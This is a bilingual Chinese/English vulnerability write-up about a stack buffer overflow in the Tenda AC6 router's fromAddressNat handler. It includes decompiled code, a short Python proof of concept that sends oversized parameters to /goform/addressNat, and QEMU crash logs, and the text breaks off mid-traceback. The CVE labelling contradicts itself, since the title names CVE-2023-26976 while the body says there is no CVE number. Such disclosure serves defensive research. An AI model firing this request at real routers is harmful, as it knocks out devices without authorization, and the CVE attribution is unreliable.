CVE-2023-26976_tenda_AC6_stack_overflow

漏洞描述

编号

无
CVE-2023-25234 记录了 Tenda AC500 V2.0.1.9(1307)存在此问题，Tenda AC6 V15.03.05.19(latest)也存在该问题，但暂时无CVE编号

> CVE-2023-25234 Tenda AC500 V2.0.1.9(1307) is vulnerable to Buffer Overflow in function fromAddressNat via parameters entrys and mitInterface.

设备信息&固件版本号

Tenda AC6:
v15.03.05.09_multi ~ V15.03.05.19(latest)
goahead framework

漏洞类型

DoS

危害

可访问路由器的攻击者无需凭证即可执行远程拒绝服务攻击

复现流程

复现设备&固件

同CVE-2023-26976_tenda_AC6_stack_overflow

固件下载&仿真

同CVE-2023-26976_tenda_AC6_stack_overflow

漏洞分析

漏洞点在httpd服务中的fromAddressNat()

路由/goform/addressNat

将用户输入的 `entrys/mitInterface` 参数传入 `v9/v8` ， 但使用 `sprintf(s, "%s;%s", v9, v8)` 时没有长度限制，又 `s` 为 `char s[512]` ， 即在 `sprintf()` 时存在溢出

```
68  sub_16F24((int)"SetDDNSCfg", (int)formSetSysToolDDNS);
69  sub_16F24((int)"GetDDNSCfg", (int)formGetSysToolDDNS);
70  sub_FE58("mGetRouteTable", aspmGetRouteTable);
71  sub_16F24((int)"GetStaticRouteCfg", (int)formGetRouteStatic);
72  sub_16F24((int)"SetStaticRouteCfg", (int)fromSetRouteStatic);
73  sub_16F24((int)"addressNat", (int)fromAddressNat);
74  sub_FE58("mNatGetStatic", mNatGetStatic);
75  sub_FE58("asp_error_message", asp_error_message);
76  sub_FE58("asp_error_redirect_url", asp_error_redirect_url);
77  sub_FE58("mGetIPRate", aspmGetIPRate);
```

IDA View-A | Pseudocode-D | Pseudocode-C | Pseudocode-B

```
26  sub_2CF50(s);
27  if ( strlen(v7) + 1 > 0x7F )
28    v2 = 128;
29  else
30    v2 = strlen(v7) + 1;
31  sub_19384(s, v7, v2);
32  sub_2CEB4(s);
33  sub_12200("main.html");
34  sub_1F298(off_FB978);
35  if ( sub_29248(port, retries) >= 0 )
36  {
37    sub_176E0((int)&unk_D8A24, 0, 0, (int)R7WebsSecurityHandler, 1);
38    sub_176E0((int)"/goform", 0, 0, (int)websFormHandler, 0);
39    sub_176E0((int)"/cgi-bin", 0, 0, (int)webs_Tenda_CGI_BIN_Handler, 0);
40    sub_176E0((int)&unk_D8A24, 0, 0, (int)websDefaultHandler, 2);
41    sub_42240();
42    sub_176E0((int)"/", 0, 0, (int)sub_2EA08, 0);
43    v3 = 0;
44  }
45  else
46  {
47    printf("%s %d: websOpenServer failed\n", "initWebs", 499);
48    v3 = -1;
49  }
50  return v3;
51}
```

> There is a stack-based buffer overflow vulnerability in function `fromAddressNat` .
> In function `fromAddressNat` it reads 2 user provided parameters `entrys` and `mitInterface` into `v9` and `v8` , and these two variables are passed into function `sprintf` without any length check, which may overflow the stack-based buffer `s` .

```
int __fastcall fromAddressNat(int a1)
{
  int v1; // r0
  char v4[256]; // [sp+14h] [bp-418h] BYREF
  char s[512]; // [sp+114h] [bp-318h] BYREF
  char v6[256]; // [sp+314h] [bp-118h] BYREF
  const char *v7; // [sp+414h] [bp-18h]
  const char *v8; // [sp+418h] [bp-14h]
  const char *v9; // [sp+41Ch] [bp-10h]

  memset(v4, 0, sizeof(v4));
  v9 = (const char *)websgetvar(a1, "entrys", &unk_E1F18);
  v8 = (const char *)websgetvar(a1, "mitInterface", &unk_E1F18);
  sprintf(s, "%s;%s", v9, v8);
  sub_4E690("adv.addrnat", s, 126);
  v7 = (const char *)websgetvar(a1, "page", "1");
  v1 = sprintf(v6, "advance/addressNatList.asp?page=%s", v7);
  if ( CommitCfm(v1) )
  {
    sprintf(v4, "advance_type=%d", 7);
    send_msg_to_netctrl(5, v4);
  }
  return sub_2BB54(a1, v6);
}
```

So by requesting the page `/goform/addressNat` , the attacker can easily perform a **Deny of Service Attack** or **Remote Code Execution** with carefully crafted overflow data.


漏洞利用

get请求触发溢出

```
import requests

IP = "192.168.2.199" # 路由器ip
url = f"http://{IP}/goform/addressNat?"
url += "entrys=" + "s" * 0x200
url += "&mitInterface=" + "a" * 0x200

response = requests.get(url)
```


connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
[ERROR] invalid param.get ROUTER MODE wan status error!
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
msg str: [cfm Post netctrl 5?advance_type=7]
sh: 1: cfm: not found
zsh: segmentation fault sudo qemu-arm -L ./ bin/httpd_patch
┌──(kali㉿kali)-[~/routers/_US_AC6V1.0BR_V15.03.05.16_multi_TD01.bin.extracted/squashfs-root]
└─$ python poc.py
Traceback (most recent call last):
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 704, in urlopen
httplib_response = self._make_request(
^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 450, in _make_request
six.raise_from(e, None)
File "<string>", line 3, in raise_from
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 445, in _make_request
httplib_response = conn.getresponse()
^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.11/http/client.py", line 1374, in getresponse
response.begin()
File "/usr/lib/python3.11/http/client.py", line 318, in begin
version, status, reason = self._read_status()
^^^^^^^^^^^^^^^^^^^^
File "/usr/lib/python3.11/http/client.py", line 279, in _read_status
line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
^^
File "/usr/lib/python3.11/socket.py", line 706, in readinto
return self._sock.recv_into(b)
^^^^^^^^^^^^^^^^^^^^^^^^
ConnectionResetError: [Errno 104] Connection reset by peer
During handling of the above exception, another exception occurred:
Traceback (most recent call last):
File "/usr/lib/python3/dist-packages/requests/adapters.py", line 489, in send
resp = conn.urlopen(
^^^^^^^^^^^^^
File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line in urlopen
retries = retries.increment(
^^^^^^^^^^^^^^^^^^^^
File
Connect
connect